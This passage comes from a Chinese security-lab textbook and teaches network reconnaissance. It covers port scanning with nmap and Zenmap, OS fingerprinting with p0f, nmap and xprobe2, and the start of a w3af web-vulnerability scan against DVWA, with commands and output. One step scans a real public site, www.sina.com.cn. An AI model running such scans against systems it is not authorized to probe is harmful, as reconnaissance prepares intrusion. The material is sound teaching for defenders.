



图 5-28　保存当前的扫描结果

**步骤 9**：在实验中，可以对同一对象范围或同一对象范围中的不同部分进行多次扫描，并对扫描结果进行比较，看是否存在不同。在本实验中，保存了第一次扫描结果后，接着修改扫描目标（如 192.168.244.1-118）（缩小了扫描范围），然后可以进行第二次扫描，并保存扫描结果，可将文件名确定为 nmap02.xml。

然后，在“工具”菜单中选择“结果比对”选项，对两次扫描结果进行比较。其中，在扫描 A 下拉列表中选择 nmap01.xml 选项，在扫描 B 下拉列表中选择 nmap02.xml 选项，比较结果如图 5-29 所示。





图 5-29　对两次扫描结果进行比较分析

其中，字符“-”（红色背景）表明扫描 B 中没有该行结果，相对地，字符“+”（绿色背景）表明扫描 B 中增加了该扫描结果。由图 5-29 可以看出，两次扫描的 IP 范围不同。

**步骤 10**：控制台式 nmap。在 Windows 10 操作系统中，选择“开始”→“运行”，在出现的对话框中输入 cmd 命令，进入命令提示符操作窗口。直接执行 nmap 命令，会显示该命令的帮助文档，如图 5-30 所示。

**步骤 11**：使用 namp -sS 192.168.244.0/24 命令，可实现与步骤 6 一样的功能，如图 5-31 所示。

## 5.3.4　任务与思考

通过本实验，使读者可以对 nmap 和 Zenmap 两个典型工具的功能特点和使用方法有一个较为全面的认识，通过比较分析，读者也可以掌握更多有关端口扫描的知识。与 nmap 相比，Zenmap 的优势表现在以下几方面。

（1）提供良好的交互性。Zenmap 可以更直观的方式输出结果，甚至能绘制其已发现网

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [版本 10.0.19042.1237]
(c) Microsoft Corporation。保留所有权利。

C:\Users\smiton>nmap
Nmap 7.92 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
```

图 5-30　nmap 命令的帮助文档

```
C:\WINDOWS\system32\cmd.exe
C:\Users\smiton>nmap -sS 192.168.244.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-02 21:34 中国标准时间
Nmap scan report for 192.168.244.1
Host is up (0.0014s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
10001/tcp open  scp-config
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.244.2
Host is up (0.0026s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EB:FA:8E (VMware)

Nmap scan report for 192.168.244.128
Host is up (0.0019s latency).
All 1000 scanned ports on 192.168.244.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:78:A0:46 (VMware)

Nmap scan report for 192.168.244.132
Host is up (0.00093s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
```

图 5-31　命令行式 nmap 扫描

络的拓扑图。

（2）可以在两个扫描结果之间进行比较。

（3）能够对扫描结果进行跟踪。

（4）能够帮助渗透测试人员多次运行相同配置的扫描。

（5）显示所执行的命令，以方便渗透测试人员检查。

扫一扫

视频讲解

# 5.4 系统类型探测：主机系统识别

## 5.4.1 预备知识：主机探测

通过主机扫描和端口扫描，可以确定被攻击目标使用的 IP 地址及已开放的端口。在此基础上，还需要对被攻击主机所使用的操作系统类型和具体的版本号及提供的网络服务进行探测，为攻击者下一步选择具体的攻击方法并确定具体的攻击步骤做好准备。系统类型探测分为操作系统类型探测和网络服务类型探测两种。

### 1. 操作系统类型探测

操作系统类型探测（OS identification）是采取一定的技术手段，通过网络远程探测目标主机上安装的操作系统类型及其版本号的方法。在确定了操作系统的类型和具体版本号后，可以为进一步发现安全漏洞和渗透攻击提供条件。

协议栈指纹分析（stack fingerprinting）是一种主流的操作系统类型探测手段，其实现原理在于不同类型和版本的操作系统中，网络协议栈的实现方法存在着一些细微的区别，这些细微区别就构成了该版本操作系统的指纹信息。通过创建完整的操作系统协议栈指纹信息库，可以将探测或网络嗅探所得到的指纹信息在数据库中进行比对，精确地确定其操作系统的类型和版本号。

### 2. 网络服务类型探测

网络服务类型探测（service identification）的目的是确定目标主机上打开的端口，以及该端口上绑定的网络应用服务类型及版本号。通过网络服务类型探测，可以进一步确定目标主机上运行的网络服务及服务进程对应的端口。

操作系统类型探测主要依赖于 TCP/IP 协议栈的指纹信息，它涉及网络层、传输层、应用层等各层的信息；而网络服务类型探测主要依赖网络服务在应用层协议实现所包含的特殊指纹信息。例如，同样是在应用层提供 HTTP 服务的 Apache 和 IIS，两者在实现 HTTP 规范时的具体细节上存在一些差异，根据这些差异可以辨别出目标主机的 TCP 80 端口上运行的 HTTP 服务是通过 Apache 还是通过 IIS 实现的。

## 5.4.2 实验目的和条件

### 1. 实验目的

通过本实验，使读者对网络服务进程有更深入的学习，同时通过对主机系统识别工具使用方法的练习，掌握主机识别的主要方法和途径。

### 2. 实验条件

为便于实验的进行，本实验采用如表 5-1 所示的实验清单。

表 5-1 主机识别实验清单

| 类　型 | 序　号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Kali Linux 2021 |
| | 3 | 软件版本：p0f，xprobe2，nmap |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | 软件版本：无 |

## 5.4.3 实验过程

**步骤 1**：运行攻击机。正确登录 Kali Linux 系统，如果进入的是命令行模式，为方便实验进行，可输入 startx 命令进入图形界面。选择菜单栏上的 Terminal 选项，打开终端操作窗口。

**步骤 2**：运行 p0f 工具。p0f 工具利用 SYN 数据包实现操作系统被动检测技术，和其他扫描软件不同，它不向目标系统发送任何的数据，只是被动地接受来自目标系统的数据进行分析，进而实现目标系统类型的识别。因此，p0f 一个很大的优点是：几乎无法被检测到，而且 p0f 是专门的系统识别工具，其指纹数据库非常详尽，更新也比较快，特别适合安装在网关中。p0f 可以工作在连接到本地的机器、本地连接到的机器、不能连接到的机器、可以浏览其社区的机器等几种场景下。

执行 p0f -h 命令，系统将显示其所有参数及帮助说明（若该工具不存在，可以通过 apt install p0f 命令安装），如图 5-32 所示。

```
┌──(root㉿kali)-[~]
└─# p0f -h
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

p0f: invalid option -- 'h'
Usage: p0f [ ...options... ] [ 'filter rule' ]

Network interface options:

  -i iface   - listen on the specified network interface
  -r file    - read offline pcap data from a given file
  -p         - put the listening interface in promiscuous mode
  -L         - list all available interfaces

Operating mode and output settings:

  -f file    - read fingerprint database from 'file' (/etc/p0f/p0f.fp)
  -o file    - write information to the specified log file
  -s name    - answer to API queries at a named unix socket
  -u user    - switch to the specified unprivileged account and chroot
  -d         - fork into background (requires -o or -s)

Performance-related options:

  -S limit   - limit number of parallel API connections (20)
  -t c,h     - set connection / host cache age limits (30s,120m)
  -m c,h     - cap the number of active connections / hosts (1000,10000)

Optional filter expressions (man tcpdump) can be specified in the command
line to prevent p0f from looking at incidental network traffic.

Problems? You can reach the author at <lcamtuf@coredump.cx>.
```

图 5-32 p0f 的帮助信息

**步骤 3**：打开该程序后，首先输入 p0f -o p0f. log 命令，该命令会将登录信息保存到 p0f. log

文件中，如图 5-33 所示。此时，攻击机监听默认网口的 SYN 数据包，当目标主机与攻击机建立 TCP 连接，即可猜测目标主机的操作系统了。

```
┌──(root㉿kali)-[~]
└─# p0f -o p0f.log
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.
```

图 5-33　输入 p0f -o p0f. log 命令将探测信息保存到 p0f. log 文件中

**步骤 4**：打开 Windows XP 并正常登录，运行靶机。

靶机正常启动后，需要产生一些网络活动以触发 TCP 连接。例如，可以 telnet 到一台主机（根据实验环境而定），接着就会识别系统类型。这里 telnet 虽然没有成功，但不影响实验效果，如图 5-34 所示。

```
命令提示符
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>telnet 192.168.244.128
正在连接到192.168.244.128...不能打开到主机的连接， 在端口 23: 连接失败

C:\Documents and Settings\Administrator>_
```

图 5-34　通过 telnet 命令触发 TCP 连接

**步骤 5**：攻击机的命令行终端中会回显探测到目标主机的操作系统信息，如图 5-35 所示。从回显信息我们可以发现，p0f 工具已经分析出 IP 地址为 192. 168. 244. 132 的目标主机的操作系统类型为 Windows NT，精确度不是很高。

```
┌──(root㉿kali)-[~]
└─# p0f -o p0f.log
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> ---

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Log file 'p0f.log' opened for writing.
[+] Entered main event loop.

.-[ 192.168.244.132/1041 -> 192.168.244.128/23 (syn) ]-
|
| client   = 192.168.244.132/1041
| os       = Windows NT kernel
| dist     = 0
| params   = generic
| raw_sig  = 4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:df,id+:0
`----

.-[ 192.168.244.132/1041 -> 192.168.244.128/23 (mtu) ]-
|
| client   = 192.168.244.132/1041
| link     = Ethernet or modem
| raw_mtu  = 1500
```

图 5-35　分析探测到的主机类型

**步骤 6**：在攻击机上查看 p0f. log 文件。通过 cat p0f. log 命令，查看通过 p0f 工具被动

分析目标主机操作系统类型信息的历史记录，如图 5-36 所示。

```
┌──(root㉿kali)-[~]
└─# cat p0f.log
[2021/12/02 19:51:36] mod=syn|cli=192.168.244.132/1035|srv=192.168.244.128/23|subj=cli|os
=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:
df,id+:0
[2021/12/02 19:51:36] mod=mtu|cli=192.168.244.132/1035|srv=192.168.244.128/23|subj=cli|li
nk=Ethernet or modem|raw_mtu=1500
[2021/12/02 19:51:36] mod=syn|cli=192.168.244.132/1035|srv=192.168.244.128/23|subj=cli|os
=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:
df,id+:0
[2021/12/02 19:51:36] mod=mtu|cli=192.168.244.132/1035|srv=192.168.244.128/23|subj=cli|li
nk=Ethernet or modem|raw_mtu=1500
[2021/12/02 19:51:37] mod=syn|cli=192.168.244.132/1035|srv=192.168.244.128/23|subj=cli|os
=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,0:mss,nop,nop,sok:
df,id+:0
```

图 5-36　p0f 工具分析的历史记录

**步骤 7**：使用 nmap 工具进行主机类型的探测。nmap 工具最著名的功能之一是用 TCP/IP 协议栈 fingerprinting 进行远程操作系统探测。与 p0f 不同，nmap 会主动发送一系列 TCP 和 UDP 报文到远程主机，检查响应中的每一个 bit，把结果和数据库 nmap-os-fingerprints 中超过 1500 个已知的操作系统的 fingerprints 进行比较，如果有匹配，就打印出操作系统的详细信息。在命令行终端中执行 nmap -O -PN -sV 192.168.244.132 命令，探测结果如图 5-37 所示。

```
┌──(root㉿kali)-[~]
└─# nmap -O -PN -sV 192.168.244.132
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-04 07:43 EST
Nmap scan report for 192.168.244.132
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:3F:23:BC (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.84 seconds
```

图 5-37　nmap 操作系统探测结果

从图中可以发现，主机 192.168.244.132 打开了 135、139 等 TCP 端口，其 MAC 地址为 00:0C:29:3F:23:BC，其操作系统类型为 Microsoft Windows XP SP2 or SP3，探测结果准确。

**步骤 8**：使用 xprobe2 工具进行主机类型的探测。xprobe2 是一个主动的操作系统识别工具，通过模糊签名匹配、可能性猜测、同时多匹配和签名数据库来识别操作系统。因为该工具使用原始套接字，所以其必须运行在 root 权限下。在命令行终端中直接执行 xprobe2 命令，系统将显示其所有参数及帮助说明（若该工具不存在，可以通过 apt install xprobe 命令安装），如图 5-38 所示。

**步骤 9**：对远程主机探测，可以直接通过 xprobe2，并指定远程主机 IP 地址或主机名。例如，通过 xprobe2 www.sina.com.cn 命令将会对该主机进行远程探测，显示结果如图 5-39 所示，可以看出远程主机为 FreeBSD 操作系统（注意：如果在虚拟机环境下采用 xprobe 进行操作系统类型探测，需将网络连接模式设置为非 NAT 模式，否则探测结果可能为乱码）。

```
┌──(root㉿kali)-[~]
└─# xprobe2

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

usage: xprobe2 [options] target
Options:
          -v                        Be verbose
          -r                        Show route to target(traceroute)
          -p <proto:portnum:state> Specify portnumber, protocol and state.
                                    Example: tcp:23:open, UDP:53:CLOSED
          -c <configfile>           Specify config file to use.
          -h                        Print this help.
          -o <fname>                Use logfile to log everything.
          -t <time_sec>             Set initial receive timeout or roundtrip time.
          -s <send_delay>           Set packsending delay (milseconds).
          -d <debuglv>              Specify debugging level.
          -D <modnum>               Disable module number <modnum>.
          -M <modnum>               Enable module number <modnum>.
          -L                        Display modules.
          -m <numofmatches>         Specify number of matches to print.
          -T <portspec>             Enable TCP portscan for specified port(s).
                                    Example: -T21-23,53,110
          -U <portspec>             Enable UDP portscan for specified port(s).
          -f                        force fixed round-trip time (-t opt).
          -F                        Generate signature (use -o to save to a file).
          -X                        Generate XML output and save it to logfile specified with -o
          -B                        Options forces TCP handshake module to try to guess open TCP port
          -A                        Perform analysis of sample packets gathered during portscan in
                                    order to detect suspicious traffic (i.e. transparent proxies,
                                    firewalls/NIDSs resetting connections). Use with -T.
```

图 5-38　显示 xprobe2 的帮助信息

```
┌──(root㉿kali)-[~]
└─# xprobe2 www.sina.com.cn

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com, meder@o0o.nu

[+] Target is www.sina.com.cn
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x] [12] fingerprint:smb  -  SMB fingerprinting module
[x] [13] fingerprint:snmp  -  SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 112.25.53.216. Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 112.25.53.216. Module test failed
[-] No distance calculation. 112.25.53.216 appears to be dead or no ports known
[+] Host: 112.25.53.216 is up (Guess probability: 50%)
[+] Target: 112.25.53.216 is alive. Round-Trip Time: 0.50508 sec
[+] Selected safe Round-Trip Time value is: 1.01015 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[-] fingerprint:smb need either TCP port 139 or 445 to run
[-] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 112.25.53.216 Running OS: "FreeBSD 4.9" (Guess probability: 100%)
[+] Other guesses:
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: =FQV (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: "FreeBSD 5.4" (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: "FreeBSD 5.3" (Guess probability: 100%)
[+] Host 112.25.53.216 Running OS: "FreeBSD 5.2.1" (Guess probability: 100%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

图 5-39　显示探测到的远程主机操作系统类型

### 5.4.4 任务与思考

通过本实验，读者将对 Kali Linux 的操作方法有更全面的掌握。同时，还有一个问题需要读者思考：获取到系统版本后能做什么？

其实，回答了这个问题，也就为后面的实验提前做了准备。获得系统版本之后可以继续探测该系统存在哪些漏洞，然后利用漏洞找到对应的攻击工具，进一步获取攻击过程中所需要的信息。

## 5.5 漏洞扫描：Web 安全漏洞扫描及审计

扫一扫

视频讲解

### 5.5.1 预备知识：Web 漏洞的获取方法与 w3af

**1. 漏洞扫描**

漏洞扫描除可用于网络攻击外，还可用于对网络的安全防御。系统管理员能够通过对网络漏洞的系统扫描，全面地了解网络的安全状态，并对发现的安全漏洞及时安装补丁程序，提升网络防范攻击的能力。

漏洞扫描技术的工作原理是基于目标对象（操作系统、网络服务、应用程序等）的特征码来实现的。例如，对于同一个类型和版本号的操作系统来说，针对某一安全漏洞，对于某些网络请求的应答，安装安全补丁前后会存在一些细微的差异，这些差异便构成了针对特定安全漏洞的特征码（指纹信息）。漏洞扫描技术正是利用了这些特征码来识别目标对象是否存在特定的安全漏洞。

**2. 漏洞扫描器**

网络漏洞扫描器对目标系统进行漏洞检测时，首先探测目标网络中的存活主机，对存活主机进行端口扫描，确定系统已打开的端口，同时根据协议栈指纹技术识别出主机的操作系统类型。然后，扫描器对开放的端口进行网络服务类型的识别，确定其提供的网络服务。漏洞扫描器根据目标系统的操作系统平台和提供的网络服务，调用漏洞资料库（一般该资料库需要与业界标准的 CVE 保持兼容）中已知的各种漏洞进行逐一检测，通过对探测响应数据包的分析判断漏洞是否存在。

**3. w3af**

Web 应用攻击与审计架构（web application attack and audit framework，w3af）是一个 Web 应用安全的攻击、审计平台，其通过增加插件的方式来对功能进行扩展。w3af 是一款用 Python 语言编写的工具，同时支持 GUI 和命令行模式。

w3af 目前已经集成了大量的功能丰富的各类攻击和审计插件，为便于使用，其对插件进行了分类，而且有些插件还提供了实用工具，并支持多种加/解密算法。下面介绍几类典型的 w3af 插件。

(1) Crawl 类插件。Crawl（爬取）类插件的功能是通过爬取网站站点获得新的 URL 地

址。如果用户启用了 Crawl 类的插件，则其将会产生一个循环操作：A 插件在第一次运行时发现了一个新的 URL，w3af 会将其发送到插件 B；如果插件 B 发现了一个新的 URL，则会将其发送到插件 A。这个过程持续进行，直到所有插件都已运行且无法找到更多的新信息为止。

(2) Audit 类插件。Audit(审计)类插件会向 Crawl 插件爬取出的注入点发送特制的探测信息，以确认是否存在漏洞。

(3) Attack 类插件。如果 Audit 插件发现了漏洞，Attack(攻击)类插件将会利用该漏洞进行攻击，通常会在远程服务器上返回一个操作界面，或进行 SQL 注入以获取数据库中的数据。

(4) Infrastructure 类插件。Infrastructure(基础设施)类插件用来探测有关目标系统的信息，如目标系统是否安装了 Web 应用程序防火墙(web application firewall，WAF)和目标系统上运行的操作系统 HTTP 守护进程等。

(5) Grep 类插件。Grep(检索)类插件会分析其他插件发送的 HTTP 请求和应用信息，并识别存在的漏洞。

(6) Output 类插件。Output(输出)类插件会将插件的数据以文本、XML 或 HTML 形式保存，供分析使用。另外，如果启用了 text_file 和 xml_file 两个 Output 插件，就会记录有关 Audit 类插件发现的任何漏洞。

另外，Mangle 类插件允许用户修改基于正则表达式的请求和响应；Broutforce 类插件在爬取阶段可以对系统进行暴力登录；Evasion 类插件通过修改由其他插件生成的 HTTP 请求来绕过简单的入侵检测规则。

## 5.5.2 实验目的和条件

### 1. 实验目的

在进行本实验之前，读者需要对漏洞的产生、安全威胁及管理方法有所掌握。在此基础上，通过对 w3af 工具使用方法的学习，使读者能够掌握服务器安全漏洞的扫描和审计方法。

### 2. 实验条件

本实验中使用的软硬件清单如表 5-2 所示。

**表 5-2 Web 安全漏洞扫描及审计实验清单**

| 类　型 | 序　号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Kali Linux 2020 |
| | 3 | 软件版本：w3af 2019.1.2 |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP |
| | 3 | 软件版本：XAMPP，DVWA |

## 5.5.3 实验过程

**步骤 1**：运行攻击机，正确登录 Kali Linux 2020 系统，选择菜单栏上的 Terminal 选项，

打开终端操作窗口。

**步骤 2**：运行 cd w3af-master 命令，切换到 w3af 工作目录，然后使用 ls 命令查看当前目录下的文件，如图 5-40 所示。

```
root@kali:~# cd w3af-master/
root@kali:~/w3af-master# ls
circle.yml  extras    README.md  scripts  w3af      w3af_console
doc         profiles  result     tools    w3af_api  w3af_gui
root@kali:~/w3af-master#
```

图 5-40　显示 w3af-master 目录下的内容

**步骤 3**：使用./w3af_console 命令启用 w3af，并转到个性化的控制台模式（w3af >>>），如图 5-41 所示。虽然该工具同时提供了 GUI 版本，但考虑到控制的灵活性和自定义配置的方便，在具体应用中建议使用控制台版本。

```
root@kali:~# cd w3af-master/
root@kali:~/w3af-master# ls
circle.yml  extras    README.md  scripts  w3af      w3af_console
doc         profiles  result     tools    w3af_api  w3af_gui
root@kali:~/w3af-master# ./w3af_console
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2
is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and
will be removed in a future release.
  from cryptography import x509
w3af>>>
```

图 5-41　w3af 的个性化控制台模式

为便于实验的进行，建议读者使用 help 帮助命令，查看相关的命令介绍。

**步骤 4**：首先使用 plugins 命令配置相关的插件，然后用 help 命令查看操作命令的帮助信息，如图 5-42 所示。

```
w3af>>> plugins
w3af/plugins>>> help
| list                | List available plugins.                                |
| back                | Go to the previous menu.                               |
| exit                | Exit w3af.                                             |
| infrastructure      | View, configure and enable infrastructure plugins      |
| evasion             | View, configure and enable evasion plugins             |
| crawl               | View, configure and enable crawl plugins               |
| output              | View, configure and enable output plugins              |
| audit               | View, configure and enable audit plugins               |
| grep                | View, configure and enable grep plugins                |
| mangle              | View, configure and enable mangle plugins              |
| auth                | View, configure and enable auth plugins                |
| bruteforce          | View, configure and enable bruteforce plugins          |
w3af/plugins>>>
```

图 5-42　进入 plugins 目录并显示帮助信息

**步骤 5**：输入 output html_file 命令启用 html_file 格式的输出，然后输入 output 命令查看 output 类插件，将显示如图 5-43 所示的信息。

```
w3af/plugins>>> output html_file
w3af/plugins>>> output
| Plugin name        | Status   | Conf | Description
| console            | Enabled  | Yes  | Print messages to the console.
| csv_file           |          | Yes  | Export identified vulnerabilities to a CSV file.
| email_report       |          | Yes  | Email report to specified addresses.
| export_requests    |          | Yes  | Export the fuzzable requests found during crawl to
| html_file          | Enabled  | Yes  | Generate HTML report with identified vulnerabiliti
| json_file          |          | Yes  | Export identified vulnerabilities to a JSON file.
| system_log         |          | Yes  | Write log entries to Linux's syslog
| text_file          |          | Yes  | Prints all messages to a text file.
